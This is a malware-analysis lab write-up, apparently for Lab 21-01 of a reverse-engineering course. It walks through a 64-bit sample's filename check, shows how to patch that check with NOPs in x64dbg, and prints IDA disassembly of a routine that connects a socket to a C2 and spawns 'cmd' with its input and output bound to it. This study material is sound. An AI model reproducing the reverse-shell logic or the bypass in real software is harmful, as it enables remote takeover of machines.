


To identify the call to our main function we will need to look for a call, likely after any 'GetCommandLineA' checks which may be present. If we examine the underlying structure of this PE file using Detect-It-Easy (DIE), we can see it was created in C++.




iii-What is being stored on the stack in the instructions from 0x0000000140001150 to 0x0000000140001161?

If we jump to ‘0x140001150’, we can see that some large hexadecimal values are being stored on the stack.



If we press ‘R’ on these to convert them to an ASCII string, we find the following.




At first glance it looks like the string ‘.lcoexe’ is being stored on the stack; however, this is because x86 and x64 assembly is little-endian (reversed). As IDA has interpreted this as a hex value rather than a string, converting it results in backwards values. If we reverse this we find the following string stored on the stack.

```
ocl.exe
```


This is the same value we saw in Lab09-02. Given this, it’s possible the program needs to be called ocl.exe in order for it to run correctly.

iv- How can you get this program to run its payload without changing the filename of the executable?

If we examine 0x14000120C we can see that a string comparison looks to take place which is likely looking for very specific conditions to be met to allow the malware to run (possibly checking if it is named ocl.exe).




When this comparison fails, the program makes a jump to 0x14000120E, which then makes a jump past the primary functions of this malware at 0x140001213, to loc_1400013D7.




One way we can make this program run its payload without changing the filename is to ensure that even after it fails this check, instead of jumping to loc_1400013D7, it flows right into the primary function which triggers the payload.


If we run this in a debugger such as x64dbg (at this point we're introducing a newer, more robust debugger which supports 64-bit debugging), we can find the jump located at 0x140001213.



From here it can be modified to instead perform no operation, effectively allowing the program to flow into its payload.




If we set a breakpoint at our new NOP values, we can use F9 to run the program and see it hits them without issue. If we then hold F8 to step over functions, we will begin to see a decoding routine runs which gives us a known C2.



At this point we can be confident that the check used to determine if the filename of the executable is correct has been bypassed.

v- Which two strings are being compared by the call to strncmp at 0x0000000140001205?


Using x64dbg we can easily create a breakpoint at 0x140001205 and see the two strings being compared stored in RCX and RDX. After setting a breakpoint and pressing F9, to run the program until we hit it, we can see the values being compared are the binary name (Lab21-01.exe) and the string jzm.exe.



Based on this we know that some transformations must be occurring on the string ocl.exe before being used in this comparison.

vi-Does the function at 0x00000001400013C8 take any parameters?

Jumping to the function at 0x1400013C8, it isn't immediately obvious in IDA or x64dbg how many parameters it takes, but what we do see is RBX being moved into RCX.



Because we know RCX, RDX, R8, and R9 are the first 4 parameters of any given function call in a 64-bit OS, we know that whatever is within RBX at the time of this call will be passed to the function at 0x1400013C8 (sub_140001000). By looking at what is being passed to this in IDA prior to the call, we can see that it is RAX, or more specifically a pointer to the socket returned by WSASocketA.


0000000140001218
0000000140001218 loc_140001218: ; lpWSAData
0000000140001218 lea rdx, [rsp+360h+WSAData]
000000014000121D mov ecx, 202h ; wVersionRequested
0000000140001222 call cs:WSAStartup
0000000140001228 test eax, eax
000000014000122A jnz short loc_14000120E
000000014000122C
000000014000122C loc_14000122C:
000000014000122C mov [rsp+360h+arg_18], r14
0000000140001234 mov r14d, 2
000000014000123A lea edx, [rax+1] ; type
000000014000123D lea r8d, [rax+6] ; protocol
0000000140001241 xor r9d, r9d ; lpProtocolInfo
0000000140001244 mov ecx, r14d ; af
0000000140001247 mov [rsp+360h+dwFlags], ebx ; dwFlags
000000014000124B mov [rsp+360h+g], ebx ; g
000000014000124F call cs:WSASocketA
0000000140001255 mov rbx, rax
0000000140001258 cmp rax, 0FFFFFFFFFFFFFFFFh
000000014000125C jz loc_1400013B1
0000000140001262
0000000140001262 loc_140001262:
0000000140001262 mov [rsp+360h+arg_0], rsi
000000014000126A mov ecx, 100h ; Size
000000014000126F mov [rsp+360h+arg_8], r12
0000000140001277 mov [rsp+360h+arg_10], r13
000000014000127F call malloc
0000000140001284 or rcx, 0FFFFFFFFFFFFFFFFh
0000000140001288 mov r11, rax
000000014000128B xor eax, eax
000000014000128D lea rdi, [rbp+260h+var_170]
0000000140001294 repne scasb
0000000140001296 lea r8, [rbp+260h+var_160+1]
000000014000129D lea r9, [rbp+260h+var_160+2]
00000001400012A4 lea rdi, [rbp+260h+var_160]
00000001400012AB lea r10, [rbp+260h+var_160+3]
00000001400012B2 not rcx
00000001400012B5 sub r8, r11
00000001400012B8 sub r9, r11
00000001400012BB sub rdi, r11
00000001400012BE lea r13, [rcx-1]
00000001400012C2 mov r12d, r14d
00000001400012C5 mov rsi, r11
00000001400012C8 sub r10, r11
00000001400012CB nop dword ptr [rax+rax+00h]

By viewing the start of sub_140001000 in IDA we can also see that rcx is being stored back into rbx which is then being used for the standard input, output, and error destination meaning that all output will be redirected to this socket.

```
0000000140001000 ;org 140001000h
0000000140001000 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
0000000140001000
0000000140001000
0000000140001000
0000000140001000 sub_140001000 proc near
0000000140001000
0000000140001000 bInheritHandles= dword ptr -0C8h
0000000140001000 dwCreationFlags= dword ptr -0C0h
0000000140001000 lpEnvironment= qword ptr -0B8h
0000000140001000 lpCurrentDirectory= qword ptr -0B0h
0000000140001000 lpStartupInfo= qword ptr -0A8h
0000000140001000 lpProcessInformation= qword ptr -0A0h
0000000140001000 ProcessInformation= _PROCESS_INFORMATION ptr -98h
0000000140001000 StartupInfo= _STARTUPINFOA ptr -78h
0000000140001000
0000000140001000 push    rbx
0000000140001002 sub     rsp, 0E0h
0000000140001009 xor     edx, edx        ; Val
000000014000100B mov     rbx, rcx
000000014000100E lea     rcx, [rsp+0E8h+StartupInfo] ; Dst
0000000140001013 lea     r8d, [rdx+68h]  ; Size
0000000140001017 call    memset
000000014000101C xor     eax, eax
000000014000101E lea     rdx, CommandLine ; "cmd"
0000000140001025 mov     [rsp+0E8h+ProcessInformation.hProcess], rax
000000014000102A mov     [rsp+0E8h+ProcessInformation.hThread], rax
000000014000102F mov     qword ptr [rsp+0E8h+ProcessInformation.dwProcessId], rax
0000000140001034 lea     rax, [rsp+0E8h+ProcessInformation]
0000000140001039 xor     r9d, r9d        ; lpThreadAttributes
000000014000103C xor     r8d, r8d        ; lpProcessAttributes
000000014000103F mov     [rsp+0E8h+lpProcessInformation], rax ; lpProcessInformation
0000000140001044 lea     rax, [rsp+0E8h+StartupInfo]
0000000140001049 xor     ecx, ecx        ; lpApplicationName
000000014000104B mov     [rsp+0E8h+lpStartupInfo], rax ; lpStartupInfo
0000000140001050 xor     eax, eax
0000000140001052 mov     [rsp+0E8h+StartupInfo.cb], 68h
000000014000105A mov     [rsp+0E8h+lpCurrentDirectory], rax ; lpCurrentDirectory
000000014000105F mov     [rsp+0E8h+lpEnvironment], rax ; lpEnvironment
0000000140001064 mov     [rsp+0E8h+dwCreationFlags], eax ; dwCreationFlags
0000000140001068 mov     [rsp+0E8h+bInheritHandles], 1 ; bInheritHandles
0000000140001070 mov     [rsp+0E8h+StartupInfo.dwFlags], 100h
000000014000107B mov     [rsp+0E8h+StartupInfo.hStdInput], rbx
0000000140001083 mov     [rsp+0E8h+StartupInfo.hStdError], rbx
000000014000108B mov     [rsp+0E8h+StartupInfo.hStdOutput], rbx
0000000140001093 call    cs:CreateProcessA
0000000140001099 mov     rcx, [rsp+0E8h+ProcessInformation.hProcess] ; hHandle
000000014000109E or      edx, 0FFFFFFFFh ; dwMilliseconds
00000001400010A1 call    cs:WaitForSingleObject
00000001400010A7 xor     eax, eax
00000001400010A9 add     rsp, 0E0h
00000001400010B0 pop     rbx
00000001400010B1 retn
00000001400010B1 sub_140001000 endp
00000001400010B1
```

Based on this we know that the function at 0x1400013C8 takes 1 parameter, the socket to our C2.

vii-How many arguments are passed to the call to CreateProcess at 0x0000000140001093? How do you know?

It’s not immediately clear how many arguments are passed to the call to CreateProcessA at 0x140001093.

```
0000000140001052 mov     [rsp+0E8h+StartupInfo.cb], 68h
000000014000105A mov     [rsp+0E8h+lpCurrentDirectory], rax ; lpCurrentDirectory
000000014000105F mov     [rsp+0E8h+lpEnvironment], rax ; lpEnvironment
0000000140001064 mov     [rsp+0E8h+dwCreationFlags], eax ; dwCreationFlags
0000000140001068 mov     [rsp+0E8h+bInheritHandles], 1 ; bInheritHandles
0000000140001070 mov     [rsp+0E8h+StartupInfo.dwFlags], 100h
000000014000107B mov     [rsp+0E8h+StartupInfo.hStdInput], rbx
0000000140001083 mov     [rsp+0E8h+StartupInfo.hStdError], rbx
000000014000108B mov     [rsp+0E8h+StartupInfo.hStdOutput], rbx
0000000140001093 call    cs:CreateProcessA
0000000140001099 mov     rcx, [rsp+0E8h+ProcessInformation.hProcess] ; hHandle
000000014000109E or      edx, 0FFFFFFFFh ; dwMilliseconds
00000001400010A1 call    cs:WaitForSingleObject
00000001400010A7 xor     eax, eax
00000001400010A9 add     rsp, 0E0h
00000001400010B0 pop     rbx
```

Given IDA has identified this as CreateProcessA though, we can double click on it and see how many arguments are expected to be passed to this call.

In this case we can see there are 10 arguments which are expected to be passed to it.

- lpApplicationName
- lpCommandLine
- lpProcessAttributes
- lpThreadAttributes
- bInheritHandles
- dwCreationFlags
- lpEnvironment
- lpCurrentDirectory
- lpStartupInfo
- lpProcessInformation

